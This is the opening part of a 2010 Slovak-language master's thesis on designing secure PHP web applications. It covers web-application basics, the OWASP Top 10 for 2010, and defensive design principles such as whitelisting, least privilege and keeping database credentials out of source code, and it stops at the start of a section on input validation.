Jak navrhnout PHP aplikace bezpečně

How to build secured PHP applications

Bc. Ján Sládek

Diplomová práce
2010

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2009/2010

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Ján SLÁDEK**
Osobní číslo:	**A07655**
Studijní program:	**N 3902 Inženýrská informatika**
Studijní obor:	**Informační technologie**
Téma práce:	**Jak navrhnout PHP aplikace bezpečně**

Zásady pro vypracování:

1. **Proveďte analýzu informačních zdrojů a literární rešerší na téma návrhu bezpečných PHP aplikací.**
2. **Definujte přesně cíle své práce a navrhněte postup jejich dosažení.**
3. **Formou projektu nejdříve teoreticky problematiku analyzujte a následně prakticky realizujte uvedené cíle.**
4. **Kriticky vyhodnoťte výsledky práce a konfrontujte je s bodem 2.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **KOFLER, M, ÖGGL, B – PHP 5 a MySQL 5. 1. vyd. Praha: Computer Press, 2007. 608 s. ISBN 978-80-251-1813-9.**
2. **KOLEKTÍV autorov, PHP 6, MySQL, Apache – Vytvárime webové aplikace. 1. vyd. Praha: Computer Press, 2009. 816 S. ISBN 9788025127674.**
3. **LAVIN, P, PHP objektově orientované – koncepty, techniky a kód. 1. vyd. Praha: GRADA, 2009. 211 S. ISBN 9788024721378.**
4. **GUTMANS, A, BAKKEN S, RETHANS, D – Mistrovství v PHP 5. 1. vyd. Praha: Computer Press, 2007. 656 s. ISBN 978-80-251-1519-0.**
5. **HOWARD, M, LEBLANC, D – Bezpečný kód. 1. vyd. Praha: Computer Press, 2008. 888 s. ISBN 978-80-251-2050-7.**
6. **CYROŇ, M – CSS -- kaskádové styly. 1. vyd. Praha: GRADA, 2005. 340 s. ISBN 80-247-1420-5.**
7. **DELLWIG, I, DELLWIG, E – JavaScript. 1. vyd. Praha: GRADA, 2003. 280 s. ISBN 80-247-0298-3.**
8. **SIROVICH, J, DARIE, C – SEO v PHP. 1. vyd. Praha: Computer Press, 2008. 384 s. ISBN 978-80-251-2083-5.**
9. **KEOGH, J, GIANNINI, M – OOP bez předchozích znalostí. 1. vyd. Praha: Computer Press, 2006. 224 s. ISBN 80-251-0973-9.**
10. **MCCLURE, S, SHAS, S, -- Web hacking útoky a obrana. 1. vyd. Praha: Computer Press, 2003. 448 s. ISBN 80-86497-53-4.**

Vedoucí diplomové práce: **Ing. Pavel Vařacha**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **19. února 2010**

Termín odevzdání diplomové práce: **8. června 2010**

Ve Zlíně dne 19. února 2010

L.S.

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky

prof. Ing. Vladimír Vašek, CSc.
děkan

prof. Ing. Vladimír Vašek, CSc.
ředitel ústavu

ABSTRAKT

Táto práca sa zaoberá tvorbou dynamických webových stránok v jazyku PHP. Hlavný dôraz kladie na bezpečnosť aplikácie. Súčasťou diplomovej práce je praktická ukážka zabezpečenia aplikácie ako aj testovanie známych bezpečnostných rizík. Záver diplomovej práce obsahuje prehľad a porovnanie nadobudnutých informácii. V práci popisujem vlastné skúsenosti z praxe.

Klíčová slova: Internet, webová aplikácia, MySQL, PHP, HTML, webový server, klient, prehliadač, bezpečnosť, zdrojový kód, sessions, cookies, formulár, UML, diagram, návrh, implementácia, vývoj, objekt, trieda, užívateľ.

ABSTRACT

This thesis is focused on the creation of dynamic websites in PHP. It emphasizes the security of an application. Part of the thesis is a practical example of securing of the application. Conclusion of the the paper contains a summary and comparison of the findings. This thesis describes both - my own experience and the practice.

Keywords: internet, web application, MySQL, PHP, HTML, web server, client, browser, security, source code, sessions, cookies, form, UML, diagram, design, implementation, development, object, class, user.

PODĚKOVÁNÍ

Za cenné rady a inšpiráciu by som sa chcel poďakovať **Ing. Pavlovi Vařachovi** z Ústavu aplikovanej informatiky Univerzity Tomáše Bati v Zlíne.

MOTTO

Dlouhá je cesta poučováním, krátká a účiná na příkladech.

Lucius Annaeus Seneca

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně ……

podpis diplomanta

OBSAH

ÚVOD

Webaplikácie sú aplikácie spúšťané v internetovom prehliadači zo siete. Prehliadač plní pri takomto type aplikácií funkciu tenkého klienta, ktorý však väčšinou nie je úplne tenký a vykonáva časť programovej logiky sám. Prehliadače si svoju popularitu získavajú predovšetkým tým, že sú v dnešnej dobe dostupné v podstate kdekoľvek a bez finančných investícií pretože na prácu s webaplikáciou stačí už len pripojenie na internet.

Milióny ľudí denne využívajú internetové služby, pri ktorých dochádza k výmene súkromných informácií. Ide napr. o posielanie emailov, elektronický obchod, čí internetbanking. Aplikácie, ktoré pracujú so súkromnými dátami musia zaručiť vysokú bezpečnosť týchto dát.

Otázka bezpečnosti vo všetkých jej aspektoch sa dostáva na popredné miesto a prechádza prudkým vývojom, ktorý má svoj odraz aj v oblasti noriem, štandardov a odporúčaní.

Medzi vedúce organizácie v tomto smere patrí OWASP, SANS a CERT. Bezpečnostné iniciatívy konzorcia W3C sú zamerané predovšetkým na XML podpisy a aktivity spojené s protokolom HTTP/1.1 a elektronickým obchodovaním.

Pre svoju jednoduchosť a flexibilitu pri budovaní dynamických webových aplikácií, sa programovací jazyk PHP stal jedným z najpoužívanejších nástrojov pre budovanie webu súčasnosti. Jeho popularita stúpa aj kvôli schopnosti bezchybnej spolupráce s databázami (Informix, MySQL, Postgres) a webovským serverom Apache, ktoré patria tiež medzi veľmi obľúbené nástroje. Keďže popularita PHP rastie, rastie aj počet PHP aplikácií, čím samozrejme vzrastá aj počet útokov na tieto aplikácie.

Táto práca je zhrnutím poznatkov o možnostiach zabezpečenia webových aplikácií pred najčastejšími útokmi. Poskytuje praktický návod, ako postupovať pri písaní webových aplikácií v jazyku PHP tak, aby boli tieto aplikácie bezpečné t.j. aby boli odolné voči všetkým momentálne známym útokom. Popísané informácie budú demonštrované v praktickej časti na konkrétnom príklade fakturačného systému.

I. TEORETICKÁ ČÁST

1 ZÁKLADNÉ POJMY

1.1 Webový server

Webový server je z pohľadu hardvéru počítač, ktorý prijíma http požiadavky od klientov a vracia im HTTP odpovede spolu s požadovanými dátami čo sú zvyčajne samotné webové stránky ako napríklad HTML dokumenty spolu s ďalšími objektmi (rôzne multimédiá, atď.).

Z pohľadu softvéru je to program, ktorý poskytuje vyššie uvedenú funkcionalitu s možnosťou širokej konfigurovateľnosti a podporou rôznych modulov.

1.2 Webový prehliadač

Prehliadač je softvérová aplikácia, ktorá slúži na zobrazovanie webových stránok zložených z textu, obrázkov a iných médií. Komunikácia zvyčajne prebieha v zmysle posielania požiadaviek webovému servru, ktorý na tieto požiadavky odpovedá. Tento na požiadavky odpovedá webovými stránkami, ktoré sú následne zobrazené užívateľovi v okne prehliadača. Prehliadače sú obvykle používané na prístup k webstránkam na internete, častý je však prístup k webovým serverom v privátnych sieťach.

1.3 Webová aplikácia

Webové aplikácie sú aplikácie, ktoré sú sprístupnené užívateľom pomocou webového prehliadača cez počítačovú sieť. Najrozšírenejší spôsob je sprístupnenie aplikácii prostredníctvom internetu ale aj intranetu v rámci podnikovej siete. Popularita týchto aplikácií prudko rastie pretože webový prehliadač – klient sa nachádza na drvivej väčšine počítačov a nových mobilných zariadení. Hlavnou výhodou je, že proces údržby, vývoja a aplikovaní zmien softwaru prebieha na serveri, a nie je zaťažený inštalovaním updatov alebo úplnou reinštaláciou aplikácie u potencionálne veľkého počtu klientov.

Značnou nevýhodou však je prenos informácií cez sieť. Tieto môžu byť pri prenose odchytené alebo pozmenené potencionálnym útočníkom. Taktiež nedostatky pri vývoji webových prehliadačoch môžu obsahovať bezpečnostné chyby. Komunikáciu prehliadača a aplikácie zabezpečuje webový server.

1.4 Architektúra aplikácie

Architektúra je podľa [5] všeobecné označenie určujúce celkovú štruktúru a základnú konštrukciu častí alebo kompletného počítačového systému. V našom prípade sa jedná o spôsob rozdelenia aplikácie, aplikačných dát, procesov i dátových tokov do logických celkov, stanovenie štruktúry týchto komponentov, vzájomných vzťahov a interakcií medzi nimi, a to na dostatočne všeobecnej úrovni. Je zrejmé, že sa k návrhu a voľbe architektúry musí pristupovať na samom začiatku vývoja akejkoľvek aplikácie, a to s veľkou opatrnosťou a rozvahou. Akékoľvek jej následné zmeny sú totiž veľmi komplikované alebo takmer nemožné.


Obr. 1. Životný cyklus aplikácie

V súvislosti s architektúrou aplikácie sa často objavujú termíny "Model 1" a "Model 2". Pôvodne pochádzajú z prvých návrhov špecifikácie JSP. Z finálnych verzií boli síce tieto označenia odstránené, napriek tomu sa v praxi dodnes bežne používajú. Rozdiel medzi týmito dvoma základnými prístupmi, ktoré sa dajú ľahko zovšeobecniť na akýkoľvek programovací jazyk či platformu.

Model 1 je podľa [5] taká architektúra, kedy prehliadač pristupuje k jednotlivým stránkam priamo, otvára je z URL, na ktorom sa skutočne nachádzajú. Riadenie aplikácie založené na Modelu 1 je decentralizované, pretože aktuálna stránka už definitívne určuje nasledovnú otváranú stránku. Každá stránka samostatne spracováva svoje vstupy zaslanej od klienta v parametroch GET alebo POST.

Obr. 2. Model 1

Model 2 podľa [5] zavádza tzv. Controller, ktorý sa v procese spracovania dotazu nachádza medzi prehliadačom a otváranými skriptami alebo stránkami. Controller centralizuje logiku vyhodnocovanie zaslaného dotazu. Na základe klientovho požiadavky, otváraného URL, vstupných parametrov i aktuálneho stavu programu realizuje príslušné akcie a vyberá ďalšiu stránku, ktorá sa v prehliadači zobrazí. Jednotný Controller tiež poskytuje ideálne miesto pre implementáciu takých funkcií, ako je centralizované logovania alebo riadenie prístupových práv.



Obr. 3. Model 2

Tento model sa odporúča používať u interaktívnych aplikácií. Jeho implementáciu výrazne uľahčuje prístup nazvaný Model-View-Controller (MVC). MVC rozdeľuje aplikáciu na tri logické časti: Model, View a Controller.

1.5 UML

Unified Modeling Language alebo UML je v softvérovom inžinierstve unifikovaný modelovací jazyk na vizualizáciu, špecifikáciu, navrhovanie a dokumentáciu programových systémov. UML nie je ucelená metodika definujúca potrebný proces tvorby IS, ale iba množina nástrojov, ktoré sa v tomto procese používajú. Až pri nasadení vhodnej objektovej metodiky, ktorá definuje kedy, kým a ako jednotlivé nástroje používať, môžeme využiť UML na maximum. Z objektových metodík vytvorených priamo nad nástrojmi UML môžeme spomenúť napríklad Unified Process, alebo Catalisys [3].

Venovať čas jazyku UML je s pohľadu súčasných požiadaviek na vyvíjaný systém veľmi dôležité. UML nám ponúka ucelené nástroje na analýzu požiadaviek zákazníka, vďaka ktorým získame okrem analýzy aj prehľadnú grafickú dokumentáciu systému.

1.6 PHP

PHP (PHP: hypertext pre-processor) je podľa [8] programovací jazyk umožňujúci procedurálne a objektovo orientované programovanie dynamických webových stránok a aplikácií. Zvyčajne beží ako modul na webovom servri, kde zo vstupného zdrojového kódu vytvorí webovú stránku ako výstup. Môže byť použité takmer na všetkých webových servroch a operačných systémoch.


1.7 MySQL

Je podľa [11] otvorený viacvláknový, viac užívateľský SQL relačný databázový server, ktorý je distribuovaný zdarma a je vhodný pre rôzne využitia. MySQL príležitostne čelilo kritike, pretože mál nedostatky podpory pre niektoré zo základných SQL štruktúr, ako sú vnorené dotazy a cudzie kľúče. Nakoniec, však MySQL našiel širokú užívateľskú základňu nadšencov pre jeho liberálne licenčné podmienky, výkon a jednoduché použitie [2]. K jej prijatiu pomáhal rad ďalších technológií, ako je PHP, Perl, Python, a podobne, ktoré majú podporu jej využitia vďaka stabilným, dobre zdokumentovaným modulov a rozšírení.

1.8 Framework

Framework je prostredie, v ktorom je organizovaná a napísaná ďalšia aplikácia v tom istom programovacom jazyku a má za úlohu ušetriť programátorovi čas tak, aby sa pri vývoji venoval len špecifickým požiadavkám pre aplikáciu, ktorú práve vyvíja a ktorú nejde zovšeobecniť.

Je to súbor knižníc a kódu usporiadaných tak, aby pokrývali čo najviac funkčných požiadaviek spoločných pre rôzne aplikácie. Pri webových aplikáciách to môžu byť napríklad validácia vstupov, prístup k databáze, cachovanie údajov, správa užívateľských práv. V súčasnosti sa často využívajú Model View Controller (MVC).



Obr. 4. Architektúra MVC

Architektúra oddeľuje dáta aplikácie (model), spôsob zobrazenia (view) a spôsob nakladania s modelom (controller). Tieto tri dôležité časti každej aplikácie sú oddelené do samostatných knižníc tak, aby zmena v jednej neovplyvnila ostatné.

1.9 CSS

CSS – kaskádové štýly – je štýlovací jazyk používaný na určenie vzhľadu dokumentu

vytvorenom v značkovacom jazyku. To znamená, že dokument obsahuje len dáta, pričom všetky informácie o tom, ako sa tieto dáta majú zobraziť (formátovanie, pozície)

určujú kaskádové štýly. Takéto oddelenie dát od ich vzhľadu znižuje komplexnosť web stránok.

1.10 Subjekt a objekt

Pojem subjekt znamená akýkoľvek prvok v systéme, napríklad program, zariadenie alebo osobu ktorý chce vykonať určitú akciu nad objektom alebo s použitím objektu.
Objekt je funkcionalita, služba alebo dáta reprezentujúca prvok ku ktorému pristupujú subjekty s rôznym účelom.

1.11 Autentizácia

Autentizácia je proces, pri ktorom sa overuje identita subjektu, ktorý sa snaží o prístup do zabezpečeného systému. Najbežnejší príklad môžeme vidieť v reálnom živote keď sa prihlasujeme do internetbankingu, pri nakupovaní v elektronických obchodoch, prístupoch do informačných portálov atď.

Všetky tieto aplikácie by mali vedieť rozlíšiť, kto je tento systém oprávnený používať a kto nie. Prístup zvyčajne kontroluje autentizačná procedúra, ktorá vytvára určitý stupeň dôvery objektu, teda pridelenie práv pre danú identifikáciu.

Žiaľ, žiaden systém, počítač, počítačový program alebo používateľ nemôže na 100% potvrdiť identifikáciu druhej strany. Ostáva nám jediná možnosť, a to aplikovať nejakú sadu testov ktorú pokladáme za dostatočne vierohodnú a bezpečnú a na základe takejto kontroly uznáme autenticitu subjektu [2].


1.12 Autorizácia

Autorizácia je proces rozhodovania o tom, či má subjekt oprávnenie na prístup k určitému objektu. Autorizácia sa väčšinou rieši na aplikačnej vrstve. Výsledok rozhodnutia závisí na vopred daných privilégiách daného prvku, ktoré sú najčastejšie uložené v nejakej databáze [1].

1.13 Vulnerability

Anglické slovo vulnerability je latinského pôvodu, je odvodené od slov vulnus (rana, zranenie, poranenie; poškodenie, trhlina, diera; úraz,...), vulnero (raniť, poraniť; ublížiť, uraziť). Počas posledných niekoľkých rokov, bol počet vulnebralities - zraniteľností

objavených v aplikáciách oveľa väčší ako počet zraniteľností objavených v operačných systémoch.



Obr. 5. Počet zraniteľností v sieťach, OS a aplikáciách

V dôsledku toho sú pokusy o využívanie zaznamenaných chýb na aplikačné programy najviac "populárne" a majú tendenciu v priebehu času rásť.

Microsoft SQL, FTP, SSH a servery sú obľúbené ciele pre útoky zamerané na prelomenie hesla, pretože prístup ktorý útokom získa, može byť cieľene využitý na SQL Injection, Cross-site scripting a pod. Sú na to využívané automatizované nástroje, ktoré majú za cieľ hľadanie známych zraniteľností webových aplikácií. Takto je útočník schopný ľahko vyhľadať a infikovať niekoľko tisíc webových stránok v priebehu krátkeho času.

1.14 Metodika OWASP

Skupina OWASP (Open Web Application Security Project) sa zameriava na pomoc pri identifikácii bezpečnostných hrozieb webových aplikácií. Vydáva špecifikáciu hrozieb a spôsobov obrany proti nim, ktorej posledná verzia je z r. 2010. Špecifikácia má tvar zoznamu desiatich bezpečnostných nedostatkov, na ktoré sa viaže najviac úspešných útokov cez internet [6].

Tab. č.1. Top 10 bezpečnostných rizík podľa OWASP pre rok 2010[1]

OWASP Top 10 –2007 (Previous)	OWASP Top 10 –2010 (New)
A2 –Injection Flaws	A1 –Injection
A1 –CrossSite Scripting (XSS)	A2 –Cross Site Scripting (XSS)
A7 –Broken Authentication and Session Management	A3 –Broken Authentication and Session Management
A4 –Insecure Direct Object Reference	A4 –Insecure Direct Object References

A5 –Cross Site Request Forgery (CSRF)	A5 –Cross Site Request Forgery (CSRF)
<was T10 2004 A10 –Insecure Configuration Management>	A6 –Security Misconfiguration(NEW)
A10 –Failure to Restrict URL Access	A7 –Failure to Restrict URL Access
<notin T10 2007>	A8 –UnvalidatedRedirects and Forwards (NEW)
A8 –Insecure Cryptographic Storage	A9 –Insecure Cryptographic Storage
A9 –InsecureCommunications	A10 -Insufficient Transport Layer Protection
A3–Malicious File Execution	<dropped fromT102010>
A6 –Information Leakage and Improper Error Handling	<droppedfrom T102010>

Skupina OWASP (Open Web Application Security Project) sa zameriava na pomoc pri identifikácii bezpečnostných hrozieb webových aplikácií. Vydáva špecifikáciu hrozieb a spôsobov obrany proti nim, ktorej posledná verzia je z r. 2010.

Špecifikácia má tvar zoznamu desiatich bezpečnostných nedostatkov, na ktoré sa viaže najviac úspešných útokov cez internet. Príručka OWASP Testing Guide[2] ktorá bola vydaná už v tretej verzii a spolupracovali na nej desiatky dobrovoľníkov z rôznych krajín sveta má takmer 350 strán. Táto príručka dáva možnosť prakticky komukoľvek nezasvätenému vstúpiť do sveta bezpečnosti webových aplikácií a to skutočne veľmi jednoducho. Určite by sa mala stať sprievodcom každého dobrého programátora, ktorý vďaka jej naštudovaní získa výborný prehľad o prípadných bezpečnostných chybách, ktorým sa môže aktívne vyvarovať. Taktiež môže vďaka príručke získať tie správne bezpečnostné návyky, ktoré mu ušetria hodiny práce pri odstraňovaní chýb [4].

[1] Owasp.org. *Tabuľka top 10 zraniteľných miest* [online]. c2007-2010 [cit. 2010-03-03]. Dostupný z WWW: <http://www.owasp.org/index.php/File:OWASP_T10_-_2010_rc1.pdf>.


[2] Dostupná z WWW: <http://www.owasp.org/index.php/Category:OWASP_Testing_Project#OWASP_Testing_Guide_v3>.

2 ZÁSADY BEZPEČNÉHO NÁVRHU WEBAPLIKÁCIÍ

V reálnom svete je väčšina aplikácií určených na použitie zo strany užívateľov. Užívateľ chce vykonať objednávku zo skladu, vyzdvihnúť virtuálnu pohľadnicu, poslať mail, skontrolovať svoje e-maily alebo vykonať prevod peňazí v on-line bankovníctve [7].

To pre programátora zvyčajne znamená, že pri návrhu webovej aplikácie musíme hneď na začiatku premýšľať o bezpečnosti a je dôležité definovať použitie aplikácie a položiť si základné otázky:

- Je webová aplikácia potrebná? Statický obsah nestačí požiadavkám?
- Aká je citlivosť údajov, ktoré budú použité?
- Aká skupina užívateľov bude s aplikáciou pracovať?
- Musia byť užívatelia identifikovateľný?
- Majú rôzne práva v aplikácii?
- Aké sú všetky vstupy pre aplikáciu? Ako by mali byť riešené?
- Sú prenášané citlivé údaje? Myslíte, že je ich potrebné chrániť počas prenosu?



Obr. 6. Základ ochrany PHP aplikácii,
Zdroj: http://sajjadhossain.com

2.1 Zosúladiť bezpečnosť a obsluhu aplikácie

Pred samotným návrhom bezpečnostných opatrení aplikácie, treba zvážiť, do akej miery je potrebné aplikáciu zabezpečiť. Ide hlavne o zvážnie škody, ku ktorej by došlo pri strate údajov z aplikáciám a zvoliť spôsob ochrany tak, aby cena ochrany neprevýšila túto škodu. Tvorca aplikácie by mal taktiež zabezpečiť aplikáciu prvkami, s ktorými už užívateľ prišiel do styku, ktoré používateľ pozná a na istých miestach aj očakáva. Na druhú stranu by sa mal vyhnúť takým opatreniam, ktoré by oprávnených používateľov nadmerne obmedzovali a zdržovali.

2.2 HĺbkovÁ ochrana

Hĺbková ochrana (Defense in Depth) je vo všeobecnosti odporúčaným riešením zabezpečenia informačných systémov. Na základe skúseností z histórie vyplynulo, že nadbytočné zabezpečenie systémov má význam. Defence in Depth, znamená v podstate mat vždy nejaký záložný mechanizmus na ochranu aplikácie v prípade, že hlavná ochrana zlyhá. Príkladom može byť napríklad žiadať od používateľa opakovanú autentifikáciu pred vykonaným dôležitej operácie, aj keď nie sú známe žiadne nedostatky v zabezpečení avšak pridaním každého bezpečnostného opatrenia narastá cena a klesá jednoduchosť a pohodlnosť ovládania aplikácie. Treba preto poriadne zvážiť do akej mieri sú informácie uchovávané v aplikácii dôležité a vybrať na ich ochranu primeraný spôsob zabezpečenia.

2.3 Whitelist

Whitelist je spôsob ochrany aplikácie, pri ktorom sú všetky dáta prichádzajúce do aplikácie považované za nesprávne, až do chvíle, kým sú overené v nejakom kontrolnom procese a zozname dát. Zoznam môže tvoriť IP adresa, typ súboru, typ obrázku atď. Tento prístup je najvhodnejší a najlepšie pomáha predchádzať používaniu chybných dát v aplikáciách, čím sú eliminované mnohé útoky na webové aplikácie.

2.4 Minimálne práva

Tento princíp súvisí s právami, ktoré má používateľ aplikácie k dispozícii. Je samozrejmé, že tvorca aplikácie nemusí premýšľať nad všetkými možnými útokmi, ktorým treba vzdorovať. Prakticky ani nie je možné, aby predvídal útoky všetkých potenciálnych

útočníkov. Stačí preto používateľom prideľovať minimálne práva. Zníži sa tak riziko útoku a zvýši bezpečnosť aplikácie.

2.5 Odhalenie a ochrana citlivých dát

Pri tvorbe aplikácie je potrebné mať na pamäti, že adresárová štruktúra ako aj pomenovanie súborov, názvov tabuliek i stĺpcov významnou mierou prispieva k ochrane aplikácie a možnému odhaleniu citlivých dát, čo môže viest k vážnym bezpečnostným zraniteľnostiam. Preto je podľa [2] dobré takéto odhalenia eliminovať pri tvorbe aplikácií dostupnými prostriedkami napr. použitím SSL.

2.5.1 Ochrana zdrojových kódov

Nebezpečenstvo odhalenia zdrojových kódov v aplikácii je spojené predovšetkým so súbormi typu include. Tieto súbory, ktoré sú vkladané do aplikácie príkazom include() alebo require(). Include súbory by mali byť vždy umiestnené mimo koreňového adresára, čo znižuje riziko ich zneužitia. Súbory typu include by mali používať príponu .inc.php pretože pri nesprávnom nastavení PHP servera by mohlo prísť k zobrazeniu zdrojového kódu súborov s koncovkou .inc [5]. Spojením koncoviek sa potláčajú nevýhody .inc. Koncovka .php slúži iba na spustenie súboru, čo je menej nebezpečné ako odhalenie obsahu.

2.5.2 Ochrana premenných pri práci s databázou

Ak aplikácia spolupracuje s databázou, vyžaduje tým aj pripájanie na databázový server a načítavanie prístupových dát pri autentifikácii. Odhalenie týchto citlivých dát pre prístup do databázy by malo pre aplikáciu z hľadiska bezpečnosti veľmi vážne následky.

Spôsob ochrany je nasledujúci:

Vytvoriť súbor, napr. /cesta/do/tajneho-obsahu, ktorý môže čítat iba root a zapísať do neho prístupové premenné:

```
SetEnv DB_USER "myuser"
SetEnv DB_PASS "mypass"
```

Ked máme tento súbor vytvorený, je potrebné ho pripojiť konfiguračnom v súbore PHP servra httpd.conf:

```
Include "/cesta/do/tajneho-obsahu"
```

Týmto sa môže namiesto uchovávania dát v zdrojovom kóde použiť na prístup k prístupovým dátam globálne pole $_SERVER. Je nevyhnutné byť opatrný, aby nemohlo prísť k odhaleniu týchto premenných napr. verejným prístupom k výstupu funkcie phpinfo(), alebo pomocou príkazu print_r($_SERVER).

2.6 Kontrola dát

Filtrovanie dát je základným kameňom bezpečnosti webových aplikácií. Zahŕňa mechanizmy, pomocou ktorých je aplikácia schopná overiť správnosť dát do nej prichádzajúcich a zabezpečiť aj správnosť z nej odchádzajúcich dát. Efektívne filtrovanie dát, ako bude spomenuté v ďalších kapitolách, je ochranou pred mnohými útokmi na webové aplikácie a preto je podľa [2] potrebné pristúpiť ku kontrole dát zodpovedne a vytvoriť spoľahlivý mechanizmus kontroly napríklad aj s použitím frameworku.

2.6.1 Vstupné dáta

